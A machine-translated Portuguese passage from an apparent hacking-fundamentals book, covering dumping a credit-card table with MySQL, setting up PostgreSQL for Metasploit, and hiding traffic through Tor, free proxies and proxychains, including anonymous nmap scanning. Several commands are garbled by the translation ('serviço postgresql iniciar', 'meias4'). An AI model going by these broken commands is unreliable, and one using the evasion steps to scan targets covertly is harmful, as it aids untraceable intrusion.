| clientes | varchar(15) | SIM | | NULO | | UAU! e-book
```

```
| endereço | varchar(15) | SIM | | NULO | | | cidade | varchar(15) |  
SIM | | NULO | | | estado | varchar(15) | SIM | | NULO | | | cc |  
int(12) | NÃO | | 0 | |
```

```
+++++++
```

MySQL responde com informações críticas sobre a estrutura de nossa tabela de interesse. Podemos ver o nome de cada campo, bem como o tipo de dados que ele contém (geralmente o tipo de texto varchar ou o tipo inteiro int). Também podemos ver se ele aceitará valores NULL; a chave, se existir alguma (a chave vincula tabelas); quaisquer valores padrão que um campo possa ter; e qualquer informação extra no final, como notas.

Examinando os dados

Para realmente ver os dados da tabela, usamos o comando SELECT. O comando SELECT requer que você conheça as seguintes informações:

- A tabela que contém os dados que você deseja visualizar
- As colunas dessa tabela que contêm os dados que você deseja visualizar

Apresentamos isso no seguinte formato:

SELECIONE colunas DA tabela

Como um atalho útil para ver os dados de todas as colunas, podemos usar um asterisco como curinga em vez de digitar o nome de cada coluna que queremos ver. Portanto, para ver um dump de todos os dados da tabela cardnumbers, inserimos o seguinte:

```
mysql >SELECT * FROM números de cartão;
```

```
+++++++
```

```
| clientes | endereço | cidade | estado | cc |
```

```
+++++++
```

```
| João | 1 Wall Street | NY | NY | 12345678 |
```

```
| Sawyer | 12 Picadilly | Londres | Reino Unido | 234567890 |
```

```
| Doe | Rua Frente 25 | Los Angeles | AC | 4567898877 |
```

```
+++++++
```

Como você pode ver, o MySQL exibiu todas as informações da tabela cardnumbers para

nossa tela. Encontramos o velo de ouro do hacker!

PostgreSQL com Metasploit

PostgreSQL, ou apenas Postgres, é outro banco de dados relacional de código aberto frequentemente usado em aplicativos muito grandes voltados para a Internet devido à sua capacidade de escalar facilmente e lidar com cargas de trabalho pesadas. Foi lançado pela primeira vez em julho de 1996 e é mantido por um grupo substancial de desenvolvedores conhecido como PostgreSQL Global Development Group.

O PostgreSQL também é instalado por padrão no Kali, mas se você estiver usando outra distribuição Linux, provavelmente ele estará em seu repositório e você poderá instalá-lo digitando o seguinte comando:

```
kali > apt-get install postgres
```

Como hacker, você achará o PostgreSQL particularmente importante porque é o banco de dados padrão da estrutura de teste de penetração e hacking mais amplamente usada, o Metasploit. O Metasploit usa PostgreSQL para armazenar seus módulos, bem como os resultados de varreduras e explorações, para facilitar o uso em um teste de penetração ou hack. Por esse motivo, usaremos o PostgreSQL aqui no contexto do Metasploit.

Tal como acontece com quase todos os serviços no Linux, podemos iniciar o PostgreSQL digitando `service postgresql start`, assim:

```
kali > serviço postgresql iniciar
```

Com o PostgreSQL instalado e funcionando, vamos iniciar o Metasploit:

```
kali > msfconsole
```

Observe que quando o Metasploit concluir a inicialização, você verá um prompt `msf >`.

Ensinar como usar o Metasploit para fins de hacking e exploração está além do escopo deste livro, mas aqui configuraremos o banco de dados no qual o Metasploit armazenará suas informações.

Com o Metasploit em execução, podemos configurar o PostgreSQL com o seguinte comando para que ele armazene dados de qualquer atividade do Metasploit em seu sistema:

```
msf > inicialização do msfdb
```

```
[*] exec :msfdb init
```

Criando banco de dados use 'msf'

Digite a senha para a nova função

Digite novamente:

Criando bancos de dados 'msf' e 'msf_test'

Criando arquivo de configuração /usr/share/metasploitframework/config/database.yml Criando esquema de banco de dados inicial

Em seguida, precisamos fazer login no Postgres como root. Aqui, precedemos o comando com su, o comando "switch user", para obter privilégios de root:

```
msf > su postgres
```

```
[*] su postgres
```

```
postgres@kali:/root$
```

Ao fazer login no Postgres, você verá que o prompt mudou para postgres@kali:/root\$, representando o aplicativo, o nome do host e o usuário.

Na próxima etapa, precisamos criar um usuário e uma senha, assim:

```
postgres@kali:/root$ createuser msf_user -P
```

Digite a senha para a nova função:

Digite novamente:

Criamos o nome de usuário msf_user usando a opção -P com o comando createuser.

Em seguida, digite a senha desejada duas vezes. Em seguida, você precisa criar o banco de dados e conceder permissões para msf_user. Nomeie o banco de dados como hackers_arise_db, conforme mostrado aqui:

```
postgres@kali:/root$ createdb --owner=msf_user hackers_arise_db postgres@kali:/root$
```

```
exit
```

Quando você sai do Postgres com o comando exit, o terminal voltará para o msf > prompt.

A seguir, temos que conectar nosso console Metasploit, msfconsole, ao nosso banco de dados PostgreSQL definindo o seguinte:

- O usuário
- A senha
- O host
- O nome do banco de dados

No nosso caso, podemos conectar o msfconsole ao nosso banco de dados com o seguinte comando:

```
msf >db_connect msf_user:password@127.0.0.1/hackers_arise_db
```

É claro que você precisará fornecer a senha usada anteriormente. O endereço IP é o do seu sistema local (localhost), portanto você pode usar 127.0.0.1, a menos que tenha criado esse banco de dados em um sistema remoto.

Por último, podemos verificar o status do banco de dados PostgreSQL para ter certeza de que está conectado:

```
msf>status_db
```

```
[*] postgresql conectado ao msf
```

Como você pode ver, o Metasploit responde que o banco de dados PostgreSQL está conectado e pronto para uso. Agora, quando fizermos uma verificação do sistema ou executarmos explorações com o Metasploit, os resultados serão armazenados em nosso banco de dados PostgreSQL. Além disso, o Metasploit agora armazena seus módulos em nosso banco de dados Postgres, facilitando muito a busca pelo módulo certo e mais rápido!

RESUMO

O Linux possui vários serviços que são executados em segundo plano até que o usuário precise deles. O servidor Web Apache é o mais usado, mas um hacker também deve estar familiarizado com MySQL, SSH e PostgreSQL para diversas tarefas. Neste capítulo, cobrimos os princípios básicos para começar a usar esses serviços. Quando estiver confortável com seu sistema Linux, recomendo que você explore cada um desses serviços mais detalhadamente.

EXERCÍCIOS

Antes de passar para o Capítulo 13, experimente as habilidades que você aprendeu neste capítulo, completando os seguintes exercícios: **UAU! e-**

book

www.wowebook.org

1. Inicie seu serviço Apache2 por meio da linha de comando.
2. Usando o arquivo index.html, crie um site simples anunciando sua chegada ao emocionante mundo do hacking.
3. Inicie seu serviço SSH através da linha de comando. Agora conecte-se ao seu Sistema Kali de outro sistema em sua LAN.
4. Inicie seu serviço de banco de dados MySQL e altere a senha do usuário root para hackers-surgir. Mude para o banco de dados mysql .
5. Inicie seu serviço de banco de dados PostgreSQL. Configure-o conforme descrito em este capítulo será usado pelo Metasploit.

História

Tópicos

Tutoriais

Ofertas e Promoções

Destques

Configurações



Suporte

Hoje, quase tudo o que fazemos na Internet é rastreado. Quem quer que esteja fazendo o rastreamento - seja o Google rastreando nossas pesquisas on-line, visitas a sites e e-mails Sign Out ou a Agência de Segurança Nacional (NSA) catalogando todas as nossas atividades - todos os nossos movimentos on-line estão sendo registrados, indexados e, em seguida, minados para alguém. beneficiar. O indivíduo médio – e o hacker, em particular – precisa entender como limitar esse rastreamento e permanecer relativamente anônimo na web para limitar esse monitoramento onipresente.

vigilância.

Neste capítulo, veremos como você pode navegar anonimamente na World Wide Web (ou o mais próximo possível) usando quatro métodos:

- A Rede Cebola
- Servidores proxy
- Redes privadas virtuais
- E-mail criptografado privado

Nenhum método garante que suas atividades sejam protegidas de olhares indiscretos e, com tempo e recursos suficientes, qualquer coisa pode ser rastreada. No entanto, esses métodos provavelmente farão

o trabalho do rastreador é muito mais difícil.

COMO A INTERNET NOS DÁ

Para começar, vamos discutir em alto nível algumas das formas como nossas atividades na Internet são rastreadas. Não entraremos em todos os métodos de rastreamento, nem entraremos em muitos detalhes sobre qualquer método, pois isso estaria além do escopo deste livro. Na verdade, tal discussão poderia ocupar um livro inteiro por si só.

Primeiro, seu endereço IP identifica você enquanto você navega na Internet. Os dados enviados de sua máquina geralmente são marcados com seu endereço IP, facilitando o rastreamento de suas atividades. Em segundo lugar, o Google e outros serviços de e-mail irão “ler” seu e-mail, procurando palavras-chave para veicular anúncios com mais eficiência. Embora existam muitos métodos mais sofisticados que consomem muito mais tempo e recursos, estes são os que tentamos prevenir neste capítulo. Vamos começar dando uma olhada em como os endereços IP nos denunciam no Internet.

Quando você envia um pacote de dados pela Internet, ele contém os endereços IP da origem e do destino dos dados. Dessa forma, o pacote sabe para onde está indo e para onde retornar a resposta. Cada pacote passa por vários roteadores da Internet até encontrar seu destino e depois retorna ao remetente. Para navegação geral na Internet, cada salto é um roteador pelo qual o pacote passa para chegar ao seu destino. Pode haver de 20 a 30 saltos entre o remetente e o destino, mas normalmente qualquer pacote chegará ao destino em menos de 15 saltos.

À medida que o pacote atravessa a Internet, qualquer pessoa que o intercepte poderá ver quem o enviou, onde esteve e para onde está indo. Essa é uma maneira pela qual os sites podem saber quem você é quando chegam e fazer login automaticamente, e também é como alguém pode rastrear onde você esteve na Internet.

Para ver quais saltos um pacote pode fazer entre você e o destino, você pode usar o comando `tracert`, conforme mostrado a seguir. Basta inserir `tracert` e o endereço IP ou domínio de destino, e o comando enviará pacotes para o destino e rastreará a rota desses pacotes.

```
kali> tracert google.com
```

```
tracert para google.com (172.217.1.78), 30 saltos no máximo, pacotes de 60 bytes
```

```
1 192.168.1.1 (192.168.1.1) 4,152 ms 3,834 ms 32,964 ms
```

```
2 10.0.0.1 (10.0.0.1) 5,797ms 6,995ms 7,679ms
```

```
3 96.120.96.45 (96.120.96.45) 27,952ms 30,377ms 32,964ms
```

Como você pode ver, www.google.com fica a 18 saltos de mim na Internet. Seus resultados provavelmente serão diferentes porque sua solicitação virá de um local diferente e porque o Google possui muitos servidores em todo o mundo. Além disso, os pacotes nem sempre seguem a mesma rota pela Internet; portanto, você pode enviar outro pacote do seu endereço para o mesmo site e receber uma rota diferente. Vamos ver como podemos disfarçar tudo isso com a rede Tor.

O SISTEMA ROTEADOR CEBOLA

Na década de 1990, o Escritório de Pesquisa Naval dos EUA (ONR) decidiu desenvolver um método para navegar anonimamente na Internet para fins de espionagem. O plano era configurar uma rede de roteadores separada dos roteadores da Internet, que pudesse criptografar o tráfego e que armazenasse apenas o endereço IP não criptografado do roteador anterior – o que significa que todos os outros endereços de roteador ao longo do caminho seriam criptografados. A ideia era que quem acompanhasse o tráfego não pudesse determinar a origem ou o destino dos dados. Esta pesquisa ficou conhecida como “The Onion Router (Tor) Project” em 2002 e agora está disponível para qualquer pessoa usar para uma navegação relativamente segura e anônima na web.

Como funciona o Tor

Os pacotes enviados pelo Tor não são enviados pelos roteadores regulares monitorados de perto por tantas pessoas, mas sim por uma rede de mais de 7.000 roteadores ao redor do mundo, graças a voluntários que permitem que seus computadores sejam usados pelo Tor. Além de usar uma rede de roteadores totalmente separada, o Tor criptografa os dados, o destino e o endereço IP do remetente de cada pacote. Em cada salto, as informações são criptografadas e descriptografadas no próximo salto, quando recebidas. Dessa forma, cada pacote contém informações apenas sobre o salto anterior ao longo do caminho e não sobre o endereço IP de origem. Se alguém interceptar o tráfego, poderá ver apenas o endereço IP do salto anterior, e o proprietário do site poderá ver apenas o endereço IP do último roteador que enviou o tráfego (veja a Figura 131). Isso garante relativo anonimato na Internet.




Figura 131: Como o Tor usa dados de tráfego criptografados

Para habilitar o uso do Tor, basta instalar o navegador Tor em <https://www.torproject.org/>.

Depois de instalado, ele se parecerá com a Figura 132 e você poderá usá-lo como qualquer navegador de internet antigo. Ao usar este navegador, você navegará na Internet por meio de um conjunto separado de roteadores e poderá visitar sites sem ser rastreado pelo Big Brother. Infelizmente, a desvantagem é que navegar através do navegador Tor pode ser muito mais lento; como não há tantos roteadores, a largura de banda é limitada nesta rede.




Figura 132: A página inicial do navegador Tor

Além de ser capaz de acessar praticamente qualquer site da internet tradicional, o navegador Tor é capaz de acessar a dark web. Os sites que compõem a dark web exigem anonimato, por isso permitem o acesso apenas através do navegador Tor e possuem endereços que terminam em .onion para seu domínio de topo (TLD). A dark web é famosa por atividades ilegais, mas vários serviços legítimos também estão disponíveis lá.

Porém, uma palavra de cautela: ao acessar a dark web, você poderá se deparar com material que muitos considerarão ofensivo.

Preocupações com segurança

Os serviços de inteligência e espionagem dos Estados Unidos e de outras nações consideram a rede Tor uma ameaça à segurança nacional, acreditando que tal rede anônima permite que governos estrangeiros e terroristas comuniquem sem serem vigiados. Como resultado, uma série de projetos de investigação robustos e ambiciosos estão a trabalhar para quebrar o anonimato do Tor.

O anonimato do Tor já foi quebrado antes por essas autoridades e provavelmente será quebrado novamente. A NSA, por exemplo, executa seus próprios roteadores Tor, o que significa que seu tráfego pode estar atravessando os roteadores da NSA quando você usa o Tor. Se o seu tráfego estiver saindo dos roteadores da NSA, isso é ainda pior, porque o roteador de saída sempre sabe o seu destino. A NSA também possui um método conhecido como correlação de tráfego, que envolve a busca de padrões no tráfego de entrada e saída, que tem conseguido quebrar o anonimato do Tor. Embora essas tentativas de quebrar o Tor não afetem a eficácia do Tor em ocultar sua identidade de serviços comerciais, como o Google, elas podem limitar a eficácia do navegador em mantê-lo anônimo em relação a agências de espionagem.

SERVIDORES PROXY

Outra estratégia para alcançar o anonimato na Internet é usar proxies, que são sistemas intermediários que atuam como intermediários do tráfego: o usuário se conecta a um proxy e o tráfego recebe o endereço IP do proxy antes de ser repassado (veja a Figura 13 3). Quando o tráfego retorna do destino, o proxy envia o tráfego de volta à origem. Dessa forma, o tráfego parece vir do proxy e não do endereço IP de origem.




Figura 133: Executando tráfego através de um servidor proxy

É claro que o proxy provavelmente registrará seu tráfego, mas um investigador teria que obter uma intimação ou mandado de busca para obter os registros. Para dificultar ainda mais o rastreamento do seu tráfego, você pode usar mais de um proxy, em uma estratégia conhecida como cadeia de proxy, que veremos mais adiante neste capítulo.

Kali Linux tem uma excelente ferramenta de proxy chamada `proxychains` que você pode configurar para ocultar seu tráfego. A sintaxe do comando `proxychains` é simples, conforme mostrado aqui:

```
kali >proxychains <o comando que você deseja fazer proxy> <argumentos>
```

Os argumentos fornecidos podem incluir um endereço IP. Por exemplo, se você quiser usar `proxychains` para verificar um site com `nmap` anonimamente, digite o seguinte:

```
kali >proxychains nmap -sT -Pn <endereço IP>
```

Isso enviaria o comando `nmap -sS` stealth scan para o endereço IP fornecido por meio de um proxy. A ferramenta então constrói a própria cadeia de proxies, para que você não precise se preocupar com isso.

Configurando Proxies no Arquivo de Configuração

Nesta seção, definimos um proxy para uso do comando `proxychains`. Tal como acontece com quase todos os aplicativos em Linux/Unix, a configuração de `proxychains` é gerenciada pelo arquivo de configuração - especificamente `/etc/proxychains.conf`. Abra o arquivo de configuração no editor de texto de sua preferência com o seguinte comando (substituindo `leafpad` pelo editor de sua escolha, se necessário):

```
kali >leafpad /etc/proxychains.conf
```

Você deverá ver um arquivo como o mostrado na Listagem 131.

.....

```
# proxychains.conf VER 3.1 #
Proxificador de tunelamento HTTP, SOCKS4, SOCKS5 com DNS.

# A opção abaixo identifica como o ProxyList é tratado. # apenas uma
opção deverá ser descomentada por vez, # caso contrário será
aceita a última opção que aparecer
#
# cadeia_dinâmica
#
# Dinâmico Cada conexão será feita através de proxies encadeados # todos
os proxies encadeados na ordem em que aparecem na lista # pelo
menos um proxy deve estar online para jogar em cadeia #
(proxyes mortos são ignorados) #
caso contrário, o EINTR é retornado ao aplicativo cadeia estrita
# Estrito Cada conexão será feita através de proxies encadeados #
todos os proxies encadeados na ordem em que aparecem na lista #
todos os proxies devem estar online para jogar em
cadeia # caso contrário, o EINTR será retornado ao aplicativo M

recorte
```

Listagem 131: O arquivo proxychains.conf

Role esse arquivo até a linha 61 e você deverá ver a seção ProxyList, conforme mostrado na Listagem 132.

.....

```
[ProxyList] #
adicione proxy aqui...
# enquanto isso
# padrões definidos como "tor"

meias4 127.0.0.1 9050
```

Listagem 132: A seção do arquivo de configuração para adicionar proxies

Podemos adicionar proxies inserindo os endereços IP e portas dos proxies que queremos

usar nesta lista. Por enquanto, usaremos alguns proxies gratuitos. Você pode encontrar proxies gratuitos pesquisando “proxies gratuitos” no Google ou usando o site <http://www.hidemy.name>, conforme mostrado na Figura 134. Observe, entretanto, que usar proxies gratuitos em atividades de hacking na vida real não é uma boa ideia. Abordarei isso com mais detalhes posteriormente neste capítulo. O exemplo usado aqui é apenas para fins educacionais.

Proxy List

All the proxies before coming to the list undergo a thorough check. Each proxy is checked on the set of parameters (ping, connection speed, country, type and degree of anonymity). Export in the IP:Port format and API available for [paid subscriptions](#).

Country: All countries(74) Proxy speed: ms Proxy Type: HTTP, HTTPS, Socks 4, Socks 5 Anonymity: High, Medium, Low, No

Port number: separate with commas

Show API access Export: IP:Port or Excel

Do not know how to use a proxy? Check the instruction for your browser: [Icons]

IP address	Port	Country, City	Speed	Type	Anonymity	Last check
114.134.186.12	22020	Cambodia Phnom Penh	2200 ms	SOCKS4	High	38 seconds
188.187.190.59	8888	Russian Federation Yoshkar-Ola	280 ms	SOCKS4, SOCKS5	High	38 seconds
200.63.29.100	1080	Argentina Federal	1480 ms	SOCKS4	High	38 seconds
103.53.0.178	1080	Indonesia Jakarta	1400 ms	SOCKS4	High	38 seconds
43.239.73.34	1080	Bangladesh Comilla	1360 ms	SOCKS4	High	39 seconds

Figura 134: Proxies gratuitos de <http://www.hidemy.name>

Preencha os detalhes no formulário ou apenas clique em pesquisar; em seguida, adicione um dos proxies resultantes ao seu arquivo `proxychains.conf` usando o seguinte formato:

TipoIPaddressPort

Aqui está um exemplo:

[ProxyList] #

adicione proxy aqui...

meias4 114.134.186.12 22020

enquanto isso

padrões definidos como "tor"

É importante observar que o padrão do proxychains é usar o Tor se você não inserir nenhum proxy próprio. A última linha na Listagem 132 direciona os proxychains para enviar o tráfego primeiro através do host em 127.0.0.1 na porta 9050 (a configuração padrão do Tor). Se você não estiver adicionando seus próprios proxies e quiser usar o Tor, deixe como está. Se você não estiver usando o Tor, você precisará comentar esta linha (adicione um # antes dela).

Por mais que eu goste do Tor, como mencionei, ele costuma ser muito lento. Além disso, como a NSA quebrou o Tor, é muito menos provável que eu dependa dele para obter anonimato. Portanto, comento esta linha e adiciono meu próprio conjunto de proxies.

Vamos testar. Neste exemplo, vou abrir o navegador Firefox e fazer com que ele navegue anonimamente para <https://www.hackersarise.com/> enviando o tráfego por meio de um proxy.

O comando é o seguinte:

```
kali >proxychains firefox www.hackers-arise.com
```

Isso abre <https://www.hackersarise.com/> no Firefox por meio do proxy escolhido e retorna os resultados para mim. Para qualquer pessoa que esteja rastreando esse tráfego, parece que foi meu proxy que navegou para <https://www.hackersarise.com/>, e não meu endereço IP.

Algumas opções mais interessantes

Agora que temos proxychains funcionando, vamos dar uma olhada em algumas outras opções que podemos configurar através do arquivo proxychains.conf. Como agora o configuramos, estamos simplesmente usando um único proxy. No entanto, podemos colocar vários proxies e usar todos eles, podemos usar um número limitado da lista ou podemos fazer com que os proxychains mudem a ordem aleatoriamente.

Vamos tentar todas essas opções.

Adicionando mais proxies

Primeiro, vamos adicionar mais alguns proxies à nossa lista. Volte para <http://www.hidemy.name> e encontre mais alguns endereços IP de proxy. Em seguida, adicione mais alguns desses proxies ao seu arquivo proxychains.conf, assim:

[Lista de Proxy]

```
# adicione proxy aqui...  
meias4 114.134.186.12 22020  
meias4 188.187.190.59 8888  
meias4 181.113.121.158 335551
```

Agora salve este arquivo de configuração e tente executar o seguinte comando:

```
kali >proxychains firefox www.hackers-arise.com
```

Você não notará nenhuma diferença, mas seu pacote agora está viajando por vários proxies.

Encadeamento Dinâmico

Com vários IPs em nosso arquivo proxychain.conf, podemos configurar o encadeamento dinâmico, que executa nosso tráfego através de cada proxy da nossa lista e, se um dos proxies estiver inativo ou não responder, vai automaticamente para o próximo proxy da lista sem lançando um erro.

Se não configurássemos isso, um único proxy com falha interromperia nossa solicitação.

Volte para o arquivo de configuração do proxychains, encontre a linha dynamic_chain (linha 10) e remova o comentário, conforme mostrado a seguir. Certifique-se também de comentar a linha strict_chain, se ainda não estiver.

```
# cadeia_dinâmica  
#  
# Dinâmico – Cada conexão será feita através de proxies encadeados # todos  
os proxies encadeados na ordem em que aparecem na lista # pelo menos  
um proxy deve estar online para jogar em cadeia  
recorte
```

Isso permitirá o encadeamento dinâmico de nossos proxies, permitindo assim maior anonimato e hacking sem problemas. Salve o arquivo de configuração e sinta-se à vontade para experimentá-lo.

Encadeamento Aleatório

Nosso truque final de proxy é a opção de encadeamento aleatório, onde proxychains escolherão aleatoriamente um conjunto de endereços IP de nossa lista e os usarão para criar nossa cadeia de proxy. Isso significa que cada vez que usarmos proxychains, o proxy terá uma aparência diferente do alvo, tornando mais difícil rastrear nosso tráfego desde sua origem. Esta opção também é considerada “dinâmica” porque se um dos proxies estiver inativo, ele irá pular para o próximo.

Volte para dentro do arquivo /etc/proxychains.conf e comente as linhas dynamic_chain e strict_chain adicionando um # no início de cada linha; em seguida, remova o comentário da linha random_chain. Só podemos usar uma dessas três opções por vez, portanto, comente as outras opções antes de usar proxychains.

Em seguida, encontre e descomente a linha com chain_len e forneça um número razoável.

Esta linha determina quantos endereços IP em sua cadeia serão usados na criação de sua cadeia de proxy aleatória.

```
# cadeia_dinâmica
#

# Dinâmico – Cada conexão será feita através de proxies encadeados #
todos os proxies encadeados na ordem em que aparecem na lista #
pelo menos um proxy deve estar online para jogar em cadeia
#

#strict_chain
#

# Estrito Cada conexão será feita através de proxies encadeados #
todos os proxies encadeados na ordem em que aparecem na lista #
todos os proxies devem estar online para jogar em
cadeia # caso contrário, o EINTR será retornado ao aplicativo
#

random_chain #

Random Cada conexão será feita via proxy aleatório # (ou cadeia de
proxy, veja chain_len) da lista. # esta opção é boa para
testar seu IDS :)

# Faz sentido apenas se random_chain
chain_len = 3
```

Aqui, descomentei chain_len e dei a ele um valor de 3, o que significa que proxychains agora usará três proxies da minha lista no arquivo /etc/proxychains.conf, escolhendo-os aleatoriamente e passando para o próximo se um proxy estiver inativo. Observe que, embora esse método certamente melhore o seu anonimato, ele também aumenta a latência das suas atividades online.

Agora que você sabe como usar proxychains, pode hackear com relativo anonimato. Digo “relativo” porque não existe uma maneira infalível de permanecer anônimo com a NSA e o FSB espionando nossas atividades online – mas podemos tornar a detecção muito mais fácil.

mais difícil com a ajuda de proxychains.

Preocupações com segurança

Como última observação sobre segurança de proxy, certifique-se de escolher seus proxies com sabedoria: proxychains é tão bom quanto os proxies que você usa. Se você pretende permanecer anônimo, não use um proxy gratuito, conforme mencionado anteriormente. Os hackers usam proxies pagos que podem ser confiáveis. Na verdade, os proxies gratuitos provavelmente estão vendendo seu endereço IP e histórico de navegação. Como disse certa vez Bruce Schneier, o famoso criptógrafo e especialista em segurança: “Se algo é gratuito, você não é o cliente; você é o produto”. Em outras palavras, qualquer produto gratuito provavelmente coletará seus dados e os venderá. Por que outro motivo eles ofereceriam um proxy gratuitamente?

Embora o endereço IP do seu tráfego que sai do proxy seja anônimo, existem outras maneiras de as agências de vigilância identificarem você. Por exemplo, o proprietário do proxy conhecerá a sua identidade e, se pressionado o suficiente pela espionagem ou pelas agências de aplicação da lei com jurisdição, poderá oferecer a sua identidade para proteger os seus negócios. É importante estar ciente das limitações dos proxies como fonte de anonimato.

REDES PRIVADAS VIRTUAIS

Usar uma rede privada virtual (VPN) pode ser uma maneira eficaz de manter o tráfego da web relativamente anônimo e seguro. Uma VPN é usada para conectar-se a um dispositivo intermediário de Internet, como um roteador, que envia seu tráfego para seu destino final marcado com o Endereço IP do roteador.

